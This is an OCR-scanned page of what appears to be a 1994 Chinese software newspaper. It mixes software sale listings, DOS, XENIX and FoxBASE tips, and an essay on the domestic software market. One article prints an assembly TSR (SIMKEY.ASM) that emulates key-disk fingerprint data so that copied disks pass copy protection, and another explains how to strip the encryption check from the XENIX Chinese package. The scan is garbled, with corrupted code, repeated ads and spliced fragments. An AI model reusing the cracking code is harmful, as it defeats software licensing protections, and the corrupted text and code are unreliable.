功能简介：一年一度的软件人员水平考试中，CASL语言做为程序员必选语言，高级程序员必选语言，日益受到重视。目前国内已有几个版本的模拟CASL语言软件，但都是在80x86机上实现的。由于CEC机在国内拥有量很多，适合学习计算机语言，有很多水平考试的考生家中也有CEC机，因此本软件有一定实用意义。

本软件实现全部CASL指令，并扩展一些除指令外，为用户程序的编辑提供优秀全屏编辑。

“五笔字型练习”、“热键狂留五笔字典”三部分，均可单独运用。
经分析，众多失败者并非是因为字根口诀背不熟或学习阶段的拆分练习不当，导致其半途而废的原因主要有两个：一是应用中常会遇到拆分不出的字，学得越熟，以致反生厌；二是因未打对字码，不能盲打，五笔字型快速录入的特点无法体现，从而挫伤了使用的积极性。
本软件创意开发“热键狂留五笔字典”，成功解决了上述两个难题，它在任意工作状态下，都可弹出，为您提供五笔盲打、即歇顺利工作。

“英文打字练习”意在训练盲打、熟悉盲打。

“五笔字型练习”包含教材，分为字根练习、盲打练习、拆字练习。

均备有速度训练，为初学者出错，统计规律、计算时间。

系统采用窗口设计，友好驱动，热键帮助，界面友好，操作简单。

运行环境：IBM PC/XT/286/386以及兼容014卡或CEGA卡由GW-0520CH/DH/GW-286等

源程序语言：Turbo C, 菜单一张，光盘一张，内含使用说明

转让价格：50元
联系人：北京朝阳区十里堡51-5-7(100025) 商亚红

★编号：940602
名称：“五笔”
帮手——学用同步新环境
作者：商亚红
功能简介：本软件是根据众多“五笔”使用者的成功经验编制的，分“英文打字练习”、“热键狂留五笔字典”三部分，均可单独运用。

软件交流
提供五笔盲打、即歇顺利工作。

新天地
▲本人一台CAF486 DX-33微机，原装有MS-DOS6.0及2.131及DOS系统，运行良好。利用DOS6.0的DBLSPACE对硬盘扩容后，在2.131汉字系统下打印出来的汉字均为黑块。后来在别的机器上先扩容再安装2.131，也出现同样的问题，不知何故，切盼高手指点。
(410011)湖南省长沙市芙蓉中路工商银行计划处 巫红 电话：(0731)4420719

读者贴士 编辑征稿

“买一台电脑不难，难的是如何用好电脑”
您想用好电脑吗？请订阅《电脑编程技巧与维护》月刊
《电脑编程技巧与维护》月刊是当今信息时代新面世的实用第一、智慧源泉的新型智力刊物。它以内容新颖、实用性强和技术先进为宗旨力求为广大电脑工作者提供一个学习、交流与切磋国内外先进技术技巧和电脑应用与维护技能的园地。
《电脑编程技巧与维护》月刊栏目设置独具特色，每个栏目都突出了技术性、技巧性和实用性。设有软件平台、图形图像处理、汉字处理、编程应用、数据库、实用工具、计算机安全、网络与通讯、软件库、硬件维护、电脑病毒防治、明星企业、新产品、反病毒技术公告、新技术追踪十五个栏目。各栏目文章都是当前计算机领域中的热门课题及实用技术。本刊还将每期刊出的全部程序形成软盘片供大家选购。
读者对象：电脑程序设计及系统开发人员；电脑应用工程技术人员；电脑软硬件技术维护人员；大专院校师生；部分中小学生和电脑业余爱好者。
本刊一九九四年七至十二月份出版六期，每期定价3.80元，共计22.80元。一九九四年七月份交邮费用。欢迎单位及计算机界的大读者到当地邮局订阅，邮发代号24-106。欲从速订者请与本刊发行部联系。
通信地址：北京市劳动人民文化宫内 邮编：100006
联系人：孙莉萍 电话：512923 5232502

我单位一台DMP-60绘图仪已使用多年...

巧修

DMP-60 绘图仪一例

子,费了许多周折才得以解决。我们借“软件报”一角,将解决此故障的过程介绍给同行们,以免重走弯路。

子,费了许多周折才得以解决。我们借“软件报”一角,将解决此故障的过程介绍给同行们,以免重走弯路。

就能正常工作了。原来这个圆形孔内有一光电子元件,上面蒙上了一层灰尘,致使光路被阻挡...

SCO XENIX 多用户系统被广泛地应用于我国的金融界和大专院校,众所周知,仅操作系统就达16张1.2M软盘...

XENIX 系统安装磁带的制作

一、制作含应用软件的安装磁带; 当XENIX系统和应用软件安装完毕后,制作一盘全部硬盘根文件系统的安装磁带;

1. 建立所有文件名列表文本文件; 2. 用vi和其它编辑器编辑sys.list,使其所有文件均绝对地目录; 3. 制作磁带; 将磁带插入磁带机,在超级用户提示符下(当前目录为根目录)键入: #cat sys.list | ocudul b /dev/rcio 这样一盒含有所有文件系统的安装磁带即制作成了。

数据库记录的复制方法

```
CLEAR
SET COLO TO GR+ /B,G*
SET TALK OFF
SET CARRY ON
SET STAT OFF
SET SCOR OFF
DIME G(17)
X=SPACE(8)
IF UPPER(YM)="N"
GO TOP
CLEAR
LOOP
ENDIF
EDIT
SCAT TO G(17)
DELE
CLEAR
3.10 SAY "请输入数据库人员姓名" GET Z
READ
IF Z=""
EXIT
ENDIF
DISP FOR XM=TRIM(Z)
@5.10 say "是此人吗?"
GET YM
IF UPPER(YM)="N"
LOOP
ENDIF
INSE BEFO
GATH FROM G(17)
EXIT
ENDDO
PACK
USE
SET CARRY OFF
C1 >
```

在数据库管理软件的设计中,有时要用到记录的复制,而FOXBASE语言中未提供复制的语句,为此,笔者编制了一个程序(FZ.PRG),它可以实现数据库中记录的复制。

本版责任编辑: 文编 组版编辑: 小路

如果当前是(进入词频调整)状态,按Shift+F10就换成(退出词频调整)状态; 如果当前是(退出词频调整)状态,按Shift+F10就换成(进入词频调整)状态。

格式词组文件的操作过程是,在DOS命令行键入PRWORD之后,再根据屏幕的提示操作,具体操作及屏幕响应如下:

文书的某些适当位置插入打印控制符的方式体现的,控制符的显示采用特殊的符号,占一至三个汉字位置,在编辑处理时按作为汉字来处理,用户可用标准的编辑操作删除或修改它。

插入第一制作成的磁带到磁带机按回车即开始安装,等磁带机停止转动即安装完毕。

天匯標準漢字系統的功能與使用

電子技術學院 黃列池 西北電訊學院 汪忠榮

词库管理的必要 汉字系统内部格式的词库文件LXT.DAT,是在汉字系统环境下进行联想汉字输入所必需的文件,但是它不能在汉字系统环境下用TYPE方式阅读...

3.退出程序 此时应键入数字2,系统响应为: 由汉字系统词库文件(Lxt.dat)向用户自己的词组文件转换

系统级排版打印功能是由以下四个模块实现的: 排版控制命令 PUBMAN.COM 字模服务模块 FNTSRV.EXE 打印驱动命令 PRTRDR.COM 启动批命令文件 SLPP.BAT

该文件已存在,覆盖它吗(Y/N)Y 正在转换 转换完毕 C> 如果文件LXT.WS未创建,系统将不提问是否覆盖,直接按照指定的名称自动生成文件...

下面简要介绍这些模块的功能: 1.排版控制模块PUBMAN(Publishing Manager) 以外键输入方法提供动态提示菜单操作...

1. 由汉字系统词库文件LXT.DAT转换成WS

本报与天汇公司联合举办天汇专题讲座(十三)

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机技术与软件服务总公司 成都软件公司 成都电子研究所合办 主编：刘郁斌 副主编：唐毅
国内统一刊号：CN51-0106 订网代号：61-74 地址：成都市金河街75号 邮政编码：610015

欢迎加盟 软件城

软件城软件协会是深圳计算机专业人员自组的民间组织，旨在向会员提供国内外最新的软件信息情报和应用成果，提供软件开发系统平台和工具，并向会员提供互相交流开发体会、经验、解决开发中遇到的问题、的场所，协助会员推广自己的科技成果。

自成立以来，会员已从深圳、香港方面，发展到内地的一些同行。为了进一步提高国内软件开发水平，现向全国范围招收会员。欢迎来信查询并索取详细资料和表格（免费）。

来信请寄：
广东省深圳市新安镇海城新村125号二楼
软件城软件协会 邮编：518102

积极培育和发展的

软件市场

整个社会主义市场经济体系的一个有机组成部分。随着我国社会主义市场经济体制逐步完善，软件的商品属性逐渐为人们所认识，经济生活中软件交易活动正在日益增多。伴随这一需要，我国的软件交易市场正在悄然兴起。据不完全统计，1992年软件的交易额20多亿元，软件出口也克服了长期停滞在1000万美元以下的局面，1992年的软件出口额已超过3000万美元。1993年软件营业额达40亿元，软件出口也大幅度地增加。涌现了象中软、方正、新欣、用友、晓军等一批软件销售的大户，形成了北京、上海、深圳、沈阳等为中心的软件交易市场的雏形。实践证明，软件产业是适应我国市场经济发展的需要而产生的。它对于促进生产要素的合理流动，推动产业结构的调整，贯彻实施《计算机软件保护条例》都将起到重要的作用。值得注意的是，目前我国软件交易市场还不成熟，很不规范，不能完全适应建立市场经济体制的需要，存在的主要问题有：

• 国家对软件市场的建立缺乏有效的组织措施保证，尚未建立全国的软件市场体系。

• 软件市场功能不完善，还没有真

正起到促进我国产业结构调整和资源的配置。

• 全国统一的软件市场体系尚未形成（据不完全统计，全国已有微机200万台），市场机制也不完善。

• 软件盗版屡屡发生，严重侵犯了知识产权。

为了建立一个与我国社会主义市场经济体制相适应的软件市场体系，必须尽快解决上述问题，没有有效的组织，软件的交易活动就无从可循，而要建立和发展软件市场，则必须：

首先要使进入市场的软件具有独立的知识产权主体地位，使其法人能够独立承担权利和义务，明晰的产权关系，是进行产权交易的必要前提。要通过软件产权登记，确立软件产权制度，使生产者真正成为独立的商品经营者，拥有对其软件的支配权和经营权。在软件交易过程中，按照平等交换的原则进行交易，做到法人主体地位，权利责任明确，合乎市场经济的固有法则。

武汉市计算机安全小组 当好计算机用户防卫士

武汉市公安局今年二月根据国务院的授权，设置了计算机安全小组。其主要任务是：为用户防、打计算机病毒；向用户普及公安部杀毒软件及自行开发的一系列专用杀毒软件；向用户宣传有关计算机安全知识；打击计算机犯罪活动。

据安全小组的统计，武汉市现有十多万计算机

用户，截止5月15日，全市重点用户的4000多台计算机，不同程度地遭受过传到武汉市的35种病毒的侵袭。小组只要接到通知，马上出击，为用户排忧解难，将损失减到最小。目前正在采用各种宣传媒介宣传计算机安全知识，同时检查和防范计算机犯罪和失密，当好用户卫士。

□武汉 黄正忠

其次，按照市场经济的要求，逐步建立和完善软件市场体系。软件销售，实质是知识商品的有偿使用，关系到版权持有者的直接利益。要建立一个有序的公开交易、公平竞争、合法经营的市场基础，必须加强软件市场的体系建设，把完善软件市场法规作为一项重要工作。要制定符合我国国情的软件市场的制度，维护市场秩序，自觉遵守国家制定的软件保护法，保证正常竞争的市场经济法律和规章制度。

第三，在软件行业中，坚决打破条块分割和封锁，促进和保护公平竞争。当前，阻碍我国软件市场发展的原因是多方面的，但其中之一是传统的计划经济体制，那种以行政命令、指令性计划为主，每个企业、单位都习惯于“大而全”、“小而全”封闭的自我开发模式，每个软件都习惯于自己开发，生产过于分散，开放规模偏小，社会化程度偏低，因而造成大量的低水平重复开发，致使软件难以形成产业规模，大多数软件产品不能进入市场。

第四，积极引导和支持市场潜力大的国产软件产品开发及形成规模经济。据美国预测，我国不仅是世界上最大的电脑市场之一，这种趋势将持续到2000年，也是世界上最大的软件市场之一。我国的软件领域尚属待开垦处女地，发展前景十分广阔。目前市场看好的软件有：操作系统、数据库、通讯网络、工具软件、多

媒体、应用软件，特别是引起党中央、国务院和地方政府关注的“四金”工程，即“金库、金关、金卡、金税”工程，是一个浩大的应用软件市场，“钱”途无量。

第五，按照规范化的软件市场体系的要求，确立软件市场的交易原则、运作方式、软件产品的交易原则是：一要有软件质量的认证，符合软件质量和标准规范；二要增加软件市场的透明度，降低各环节成本，实行公平交易；三要保证国家对软件市场的有效控制和监督，建立完备的市场管理督查和一套管理措施和制度；四要大力强化市场服务体系，必须大力强化现有的技术服务系统，扩大队伍，形成网络，提高素质，重点做好以下服务：1.就地负责维护、维修和系统进一步

扩展的工作；2.对用户进行各种技术培训和技术咨询；3.结合工程应用，不断提出新的要求，为产品的不断改进和新产品的不断开发提供依据；4.结合技术服务，建立全国的软件连锁店，形成系统销售网络。

第六，国内外软件市场并举，坚定地走国际化的道路。对于国际市场，要逐步跳出单纯劳务输出的圈子，改变“人才出口，软件进口”的状况，实施“软件出口”的经济发展战略，积极利用改革开放的前沿地带和经济技术发达的地区，采用合资的形式，大力发展外向型软件产业，努力争取国外软件订单，使我们的软件产品进入国际市场，让我们在世界1000亿美元的软件市场中，占有泱泱大国应有的一席之地。

□北京 解华 莫建生

短讯

★编号：940603
名称：英语单词循环渐进快速记忆系统V3.0
作者：陈士朝
简介：本系统已在中国软件登记中心获准软件著作权登记，登记号：940058。见《中国计算机报》1994年第16期。在何非法拷贝行为将按追究法律责任。
本系统按记忆遗忘规律和国际上流行的外语单词循环渐进记忆法精心编制。每类循环学习32组单词（每组的单词数可任设），在每类循环中每个单词的拼法连词义、词类、国际音标一查，将按循环渐进的规律在屏幕上出现七次（奇妙的灭数），使你在一个多小时的时间内就能熟记上百个单词。词汇库有五册：中学英语词汇、八千基础词汇、新编意英汉语汇、最新托福词汇、最新GRE词汇，共二万多个单词。此外还有单词拼写练习、单词筛选（把熟悉的单词从词库中删去）输入自己的词汇等功能。
本系统另外还有无硬盘版，版本可在无硬盘的机子上运行，但

只能选用一种字库，其他功能跟正版完全一样。
中国人学英语的失败绝大多数都是在词汇面前倒下的。拥有了本“循环系统”，你的英语学习必成功！
编程语言：FOXPRO2.5
运行环境：IBM-PC机及其兼容机 DOS2.1以上；内存640K以上；UCDOS3.0中文系统。本软件已直接生成.EXE文件，可在DOS底下直接运行。
转让方式：压缩1.2M软盘二张（免费赠送光盘UCDOS3.0一套），使用说明书一份。
转让书价：168元/套；个人购买优惠价：138元/套；含光盘片、邮费、无硬盘版的价格同上（购买无硬盘版者请注明要哪一种字库）。
邮购汇款请寄：南宁市民族大道广西经济广播电台信息科 林静 邮编：530022

★编号：940604
名称：最新FoxBASE+自动反编译软件—FoxSOURC.EXE
作者：贾志先
功能简介：本软件能够将FoxBASE+2.0/2.10中.FOX文件（无论编译时是否加-E参数）自动反编译成.PRG源文件。生成的源程序正确可靠，结构清晰，准确率高于目前国内各种反编译软件。
该软件使用方便、可靠，受文件名称限制？。是FoxBASE+程序员设计者和使用者的必备工具。
另外配有：①中西文文本文件阅读器，可用于阅读反编译出的.PRG文件。还可用于阅读WPS等文件。②.FOX 源程序—MAIN.FOX，是一下位菜单程序，用户可将此程序反编译，移植到用户自己的系统中。
源程序语言：TURBO C 2.0
运行环境：IBM PC/XT/286/386系列及其兼容机
转让形式：360K软盘一张
转让价格：180元
收款单位：《软件报》编辑部

天雁标准 汉字系统

V2.0标准版 980元/套(重大批发从优)
网络版(30用户/N用户)2800元/6000元
ONLAN版 1200元/套

★编号：940603
名称：英语单词循环渐进快速记忆系统V3.0
作者：陈士朝
简介：本系统已在中国软件登记中心获准软件著作权登记，登记号：940058。见《中国计算机报》1994年第16期。在何非法拷贝行为将按追究法律责任。
本系统按记忆遗忘规律和国际上流行的外语单词循环渐进记忆法精心编制。每类循环学习32组单词（每组的单词数可任设），在每类循环中每个单词的拼法连词义、词类、国际音标一查，将按循环渐进的规律在屏幕上出现七次（奇妙的灭数），使你在一个多小时的时间内就能熟记上百个单词。词汇库有五册：中学英语词汇、八千基础词汇、新编意英汉语汇、最新托福词汇、最新GRE词汇，共二万多个单词。此外还有单词拼写练习、单词筛选（把熟悉的单词从词库中删去）输入自己的词汇等功能。
本系统另外还有无硬盘版，版本可在无硬盘的机子上运行，但

诚信各地分销商，欢迎来人来电咨询，将给您满意的答复！
地址：成都建设北路二段四号电子科大十二层院内
邮编：610054 电话：(028)3333312-2587
传真：(028)3334131
—天雁公司

成都明晖 电脑商行

正版软件 终身维护

SMARTSUITE	6450元
办公室理财软件	
六大软件的组合	
中文版1-2-3	1950元
历史最悠久的电子表格	
中文版Ampiro	1950元
最佳图文处理软件	
WINBASE	850元

成都明晖电脑
永远向您推荐国际最新最佳正版软件
若需详细清单：
请打电话：(028)5554140
或写信至：成都—环路南二段9号(610041)
联系人：周朝晖、郭念庆

软件交流

★编号：940603
名称：英语单词循环渐进快速记忆系统V3.0
作者：陈士朝
简介：本系统已在中国软件登记中心获准软件著作权登记，登记号：940058。见《中国计算机报》1994年第16期。在何非法拷贝行为将按追究法律责任。
本系统按记忆遗忘规律和国际上流行的外语单词循环渐进记忆法精心编制。每类循环学习32组单词（每组的单词数可任设），在每类循环中每个单词的拼法连词义、词类、国际音标一查，将按循环渐进的规律在屏幕上出现七次（奇妙的灭数），使你在一个多小时的时间内就能熟记上百个单词。词汇库有五册：中学英语词汇、八千基础词汇、新编意英汉语汇、最新托福词汇、最新GRE词汇，共二万多个单词。此外还有单词拼写练习、单词筛选（把熟悉的单词从词库中删去）输入自己的词汇等功能。
本系统另外还有无硬盘版，版本可在无硬盘的机子上运行，但只能选用一种字库，其他功能跟正版完全一样。
中国人学英语的失败绝大多数都是在词汇面前倒下的。拥有了本“循环系统”，你的英语学习必成功！
编程语言：FOXPRO2.5
运行环境：IBM-PC机及其兼容机 DOS2.1以上；内存640K以上；UCDOS3.0中文系统。本软件已直接生成.EXE文件，可在DOS底下直接运行。
转让方式：压缩1.2M软盘二张（免费赠送光盘UCDOS3.0一套），使用说明书一份。
转让书价：168元/套；个人购买优惠价：138元/套；含光盘片、邮费、无硬盘版的价格同上（购买无硬盘版者请注明要哪一种字库）。
邮购汇款请寄：南宁市民族大道广西经济广播电台信息科 林静 邮编：530022

五 连人数据仿真程序破解指枚

对于指枚加密的破解,我采取的是指枚数据仿真的方法,即对获取的磁盘操作的后处理入口INT 62H进行扩展,使程序在判读指枚扇区时,把程序中存储的正确的指枚数据送入ES,0K起始的数据区,这样程序在读取KEY盘时,即使是复制盘,甚至不用磁盘,也总能读取到正确的指枚。

指枚仿真的程序如下:

```
** SIMKEY.ASM 加密盘指枚仿真程序 **
* 制人 尹国利 94.2
* 本程序在UNLOCK.COM运行后执行有效 *
*****
cseg segment para public 'CODE'
org 100h
assume cs,cseg,ds,cseg
start:
jmp initialize
int=63h proc far
jmp begin
count dw 0
key-data db 800H dup (55h),存储指枚的数据区
errmsg db "BIOS接口程序未安装,请先运行UNLOCK.COM! ! ! ! "
old-bx dw 0
old-cx dw 0
begin:
sti
mov cs,old-bx,bx
mov cs,old-cx,cx
cmp cs,old-cx,2701h ;判断是否是对指枚操作
jne toret
```

磁盘加密技术的一个缺陷(四)

□ 译 尹国利

```
push ax
push si
push di
push ds
push cs
pop da
pop da
mov si,offset cs,key-data ;源指针指向指枚数据区
mov di,cs,old-bx
mov cx,800h ;对大扇区加密,指枚数据为2K字节
repnz movsb ;将源盘指枚数据送入读盘的数据区
pop da
pop di
pop ax
pop si
toret:
iret
int=63h endp
initialize:
mov bx,cs
mov ds,bx
xor ax,ax
mov es,ax
```

```
cmp word ptr es,180h,1234h
jas error
mov dx,offset cs,int=63h
mov al,63h
mov ah,25H
int 21H ;安装指枚仿真中断
mov dx,offset cs,initialize
int 27H ;驻留内存
error:
mov dx,offset cs,errmsg
mov ah,09h
int 21h
int 20h
cseg ends
end start
```

经过汇编、连接,然后转换成.COM文件即可以使用了。本程序需要说明的地方是指枚存放的数据区key-data,在本程序中将其初始化为55H,实际仿真时,key-data中存放的是用SCANKEY.SCR分析出来的源盘的指枚数据。

另外需要说明的地方是,运用本方法的限制是必须具备加密源盘,在只有复制盘(不可执行)时,可以通过分析加密现场的代码(SCANKEY.SCR中提供了对加密现场代码的记录功能),从而在INT 63H中直接修改源程序中指枚判读语句,同样可以实现无源盘条件下的复制KEY盘的运行成功。

六 结束语
在实践中,采用上述分析、破解方法对绝对大多数的KEY盘都是有效的,由此也暴露出了加密软件的一个致命弱点:直接或间接的采用了BIOS中断,建议加密软件摒弃直接或间接的使用DOS或BIOS中断读取指枚的方式,采取更为封闭的指枚判读方法,以提高加密点的不可截获性。

附录A:中断监视器INTRSPY简介
INTRSPY是一个事件驱动的工具,它截获一个或多个中断,一旦发生中断,调试器就可以执行一系列操作,它实际上由INTRSPY.EXE和CMDSPY.EXE两个文件组成。

INTRSPY支持一种描述语言来说明截获哪些中断,同时监视哪些内容,INTRSPY可以监视的内容包括各个寄存器、内存中任意单元的内容等。

INTRSPY.EXE本身驻留内存,由一非驻留的接口程序CMDSPY.EXE控制其执行各种动作。

INTRSPY.EXE跟的命令行参数:
INTRSPY [-RXXXX] [-DXXXX] [-R]后跟记录数据的缓冲区的大小,缺省为2KB,-R后跟容纳描述文件缓冲区的大小,缺省为1KB。

CMDSPY支持的主要命令:
①CMDSPY COMPILE(描述文件名);作用,分析描述文件内容,同时启动INTRSPY监视描述文件中的监视内容。

②CMDSPY REPORT[报告文件名];作用,命令INTRSPY输出记录的监视内容到一文件中,如果文件名缺省,则输出报告到屏幕。(全文完)

C语言虽然功能强大,但其标准函数库中的屏幕控制函数却不够丰富,如要在屏幕的指定位置显示字符,实现起来就比较麻烦,而这类操作在编程中是经常遇到的。

通过int86或int8x函数调用8086的10H中断即可完成这一切,但调用时需要考虑数据是否在当前段,并且要求提供页号等接近于硬件的参数,影响了函数的通用性和可移植性。

DOS提供了一个用于扩充屏幕和键盘控制的设备驱动程序ANSISYS,该程序在屏幕控制方面提供了光标控制、清屏以及显示模式设置等功能,指令格式为"ESC[参数命令",但在使用扩充功能时应保证ANSISYS在系统配置文件CONFIG.SYS中,由于是DOS提供的高层接口,因而具有较强的通用性,并且使用简单,功能也较强。

程序1是在屏幕的x,y位置显示字符的函数,它实现了ANSISYS中的

有定义C语言光标控制函数

```
光标控制命令序列ESC[x,yH,将光标移动到由参数x,y所指定的位置,然后显示字符,并且,只需对函数作很少的改动,即可使其完成清屏、设置显示模式及其他的光标控制等ANSISYS功能。
函数display需要3个参数,坐标值x,y以及待显示的字符串指针,为简化调用,函数要求的坐标为整数类型,但ANSISYS要求的参数为ASCII串,为将整数坐标转换成ASCII串,函数中使用了转换函数itoa,itoa的函数说明在文件stdlib.h中,其格式为:
char * itoa(value,string,radix);
int value;
char * string;
int radix;
```

其中,value为要转换的整数;string为转换后字符串的存储数组,最多17个字节;radix为转化结果的进制数,取值2-36,本例取10,即转换后的结果为十进制数串。

本函数可以放在include子目录下,当程序需要调用时可以用预处理命令#include嵌入源文件,具体调用方法见程序2。

```
程序1:ansi-ctrl.c
#include <stdlib.h>
void display(x,y,message)
int x,y;
char * message;
{
radix=10;
static char ESC[]=" \033[";
char str-[18],str-y[18];
printf("%e%\n",%eH",ESC,itoa(x,str-x,radix),itoa(y,str-y,radix));
printf("%e",message);
}
程序2:source.c
#include <stdio.h>
#include <ansi-ctrl.c>
main()
{
static char message[]="在10,10坐标处显示本行";
int x=10,y=10;
void display(int,int,char *);
display(x,y,message);
}
```

怎样对物体做三维"镜象"

在AutoCAD中对物体做三维"镜象"使用的是"MIRROR3D"命令,它是12.0版本的ADS提供的GEOM3D.EXP程序中的一个功能,与AutoCAD标准的MIRROR命令有较大的区别。前者可以把任何一个平面做为"镜象"的"镜子"使用,后者只能将与当前X-Y平面相垂直的平面做为镜象面。调用该命令可以在命令线上键入其名称,也可以从下位式屏幕菜单的"Construct"选择项下给它,其格式为:
Command, MIRROR3D
Initialising...
Select objects: (Select)
Plane by Entity/Last/Zaxis/View/XY/

YZ/ZX/<3points>,
如果在当前图形中第一次使用GEOM3D.EXP程序,AutoCAD将花一些时间做初始化处理。命令的第一个提示为"选择目标",可以使用选择集来选择目标。选择好所要镜象的目标后,屏幕上的下一行提示请求选择镜象面,可以选择的项目与解释如下:

Entity,用AutoCAD的实体来构筑一个镜象面。该选择项下面的提示为,"Pick a circle,arc or 2D-polyline segment.",提示的中文意思是请求拾取一个圆或者圆弧或者二弧多义线段,被拾取的实体即做为镜象面。注意,在AutoCAD中这些实体中的一个即可构成一个平面,但是当它们与所要镜象的实体处于同一个构造平面之上的话,将难以看见该命令的功效。Last,使用上一次定义的镜象面;Zaxis,用平面上的一个点与平面上的Z坐标点定义一个平面。使用该选择项屏幕上将提示,"Point on plane:", "Point on Z-axis(normal of the plane.",回答这两个提示应分别指定两个坐标点,View,平面平行于当前观察平面,使用该选择项应输出一个三维观察点,可以在屏幕上提示,"Point on view plane <Default>.", "时指定一个三维点,XY/YZ/ZX,使用坐标系统的标准平面X-Y、Y-Z或者Z-X平面。在这个选择项下无论使用哪一种标准平面,命令均要求对如后提示,"Point on YZ plane <Default>.", "回答平面上的一个三维坐标点值;该命令的缺省选择项为<3points>,它用读者指定的三个点定义镜象平面。

上述各选择项定义一个镜象平面相当于标准的MIRROR命令定义一条镜象线,对所定义镜象面所产生的结果可以使用变换观察角度的方法来多方查看它(例如使用VPOINT命令),最后各选择项都将提示,"Delete old object? <N>.",这是与标准的MIRROR命令相同的一条提示,回答"Y"则镜象所选择的实体并删除原有的实体,给一个空回答则保留原有的实体同时将它镜象。

XENIX V2.3.4通过增加中文包实现汉化功能

它具有中西文完全兼容,中文显示具有相对独立的驱动程序,支持VGA前景/背景各16种颜色,汉化后制作的系统应急引导软盘可引导等优点,解决了V2.3.2及以前版本的很多不足之处。深受广大用户的喜欢。但是,中文包是通过增加光加密的,给制作备份带来了困难。从用户角度出发,不能不说是一个遗憾。笔者在多次的实践中,找到了一种简单可行的方法,利用N1与中文包相结合,实现了用ccp

原盘安装的系统功能,供广大同行参考。
1. 安装英文 ScoX-enix V2.3.4.
2. 在安装其它软件前用custom安装ccp原加密盘。
安装ccp时,系统将重新链接核心并检查是否为原加密盘;/xenix重新启动,读A驱中ccp盘的坏区标志。如果为原盘,则修改/xenix,系统安装成功;否则, /xenix将调用reboot重新

利用中文包制作不加密中文XENIX系统

自动,系统将不能正常工作。(如果用户无ccp原盘,可以参照《软件报》93年43期《读xenix系统下的软件解密》。)
3. 用mount命令安装英文N1盒至硬盘/mnt目录,然后将硬盘/xenix移至N1盒的根目录,用umount卸下N1盒,此时N1盒上的XENIX核心可支持汉字系统。
4. 修改中文包。由于在第3步制作的N1盒可以支持汉字系

统,故下次安装ccp时不需要链接核心,修改中文包的init.ccp文件,删去链接核心及相关部份的程序,保留安装汉字输入、显示驱动程序及汉化vi等有关内容。
这样,如果要安装XENIX系统或机器系统有故障时,可用第3步制作的N1盒安装或修复xenix系统,用第4步修改后的中文包实现汉字的其它功能。由于不能链接核心,就不用检查是否为原加密盘了。而系统也具有了与ccp加密软盘一样的汉化功能。

桂林市南园专利 软件,资料2元。 地址:漓江路南三象6-3室 联系人:蒋中波 邮编:541004 电话:0773-511335

不修改任何模块使用SUPER CCDOS5.10

在PCSE下运行的方法

SUPER CCDOS5.10同DOS5.0的不兼容性使人有“鱼和熊掌不可兼得”之感。许多电脑爱好者为此付出了辛勤的努力。通过对DOS5.0或SUPER CCDOS5.10的部分模块的修改，使二者共存的方法屡见于各种通俗电脑杂志上。但是这些通过修改模块的方法或多或少改变了原模块的一致性和完整性，难免会产生一些意想不到的潜在后患。如果能够通过一个简单的方法在不修改任何模块的情况下使SUPER CCDOS5.10在DOS5.0下运行将再好不过了。笔者经过一年多的多台不同型号机器上的安装实践，终于找到了这种简单的方法。

笔者通过对DOS5.0同DOS3.3的硬盘分区和硬盘高级格式化比较，发现二者存在着很大的差别。DOS5.0为了能管理大于32M的分

区的需要，采用了完全不同于DOS3.3的分区方式，DOS5.0格式化硬盘为4个扇区/簇，DOS3.3为8个扇区/簇。而SUPER CCDOS5.10是在DOS3.x环境下设计的，因而造成了它不能识别DOS5.0的硬盘的分区，而显示出错误信息，XSDOS.LPH not found or read error!

知道了这种差异，问题也就迎刃而解了。首先用DOS3.3的FDISK.COM (或 DM.EXE) 和 FORMAT.COM 对硬盘分区和格式化，然后将DOS版本升级为5.0，再安装SUPER CCDOS5.10和WPS文书处理软件。经过这样的处理，DOS5.0的功能没有丧失，WPS也能正常运行。具体将DOS版本升为5.0的方法有两种：1. 直接利用DOS5.0中提供的安装文件进行升级。这种

方法比较简单。2. 制作一个DOSS5.0的启动盘，用PCTOOLS删除硬盘活动分区目录下的IBMBIO.COM、IBMDOS.COM及COMMAND.COM文件(MSDOS分别为IO.SYS、MSDOS.SYS和COMMAND.COM)。然后插入DOS5.0启动盘上的相应文件或者在DOS提示符用SYS命令传输系统即可。再更换DOS目录下的相应文件，修改AUTOEXEC.BAT和CONFIG.SYS文件，调用DOS5.0的强大内存及磁盘文件管理功能。

其实，这种方法不仅对解决SUPER CCDOS5.10和DOS5.0不兼容性是行之有效的办法，而且对于解决其它的因版本升级而引起的软件无法运行同样奏效。例如对于CCBIOS2.13H与DOS5.0的不兼容性用这种方法解决效果相当不错，而且如果在CONFIG.SYS中装入扩展内存管理程序HIMEM.SYS和高速磁盘缓存程序SMARTDRV.SYS后，不必设置虚拟盘。

□武汉 赵斌

编制管理类应用程序，都免不了输出大量的表格。很多人喜欢用九区制表格制封闭式表格，以便打印出的表格美观。但是这种表格至少有三点弊端：

- ①大大减少了色带和打印头的寿命；
 - ②打印纸容易在横线处开裂，破洞；
 - ③增大了机响噪声。
- 我们知道，用汉字制表格制作封闭式表格的一般方法是使打印机在纵向走纸的行距和横向字间距两个方向进行压缩，使行距字距均为零。横线制则为连续的水平线。然而，当使用九区表格的“一”（区位码0904）作横线制表格时，打印针的第12号针为全出针，即一个字要击打24次，用宽行纸打满一条线要出针2448次，打印针处于满负荷运行状态。在打印机的技术说明书中一般都规定了每根

针在一行内出针率<70%。我们不难发现，无论是“+”、“-”、“.”、“+”、“+”、“+”等表格都要用到第12号针，即使打印汉字时，第12号针的出针率也是最高的。因此，在24针打印机中，第12号针的出针率和负荷远远大于其它针。用户不难发现，一台新打印机用不了多久就会出现横线不清，缺笔划，色带中心开裂，甚至断针等现象，不得不更换色带打印针或打印头，使打印机的寿命大大降低。

其实解决的办法很简单，只要将横线表格的“一”（区位码0904）改为虚线表格“。”（区位码0908），因为“。”的出针率比“一”减少了近50%，而打印的表格不但不会降低美观程度，反而增加了艺术效果。

□武汉 周中生

改换 一个制表格 打印头寿命 倍增

- 系统可以安装如下打印机
 - 0 OKI8320,OKI8330,OKI8360系列
 - 1 OKI5320,OKI5330系列
 - 2 Epson LQ系列,OKI391,AR-3240打印机
 - 3 TH-3070系列打印机
 - 4 CKP-5240系列打印机
 - 5 M2024, M1724系列打印机
 - 6 FX-100, FX-80系列9针打印机
 - 7 其它24针打印机
 - 8 HP激光打印机
- 请输入打印机类型号[0-8]
- 输入打印机类型后系统继续提示：
- 打印机并口选择[0-2]
- 再根据提示输入并行口号并回车，此时系统显示：天汇汉字打印系统已装载。
- C:\TECHWAY>
- 至此，SLPP的所有组成部分已经载入TechWaySCS系统，启动成功。在上述过程中，用到了如下的并行口代码一选择参数：
- 0 省缺并行口
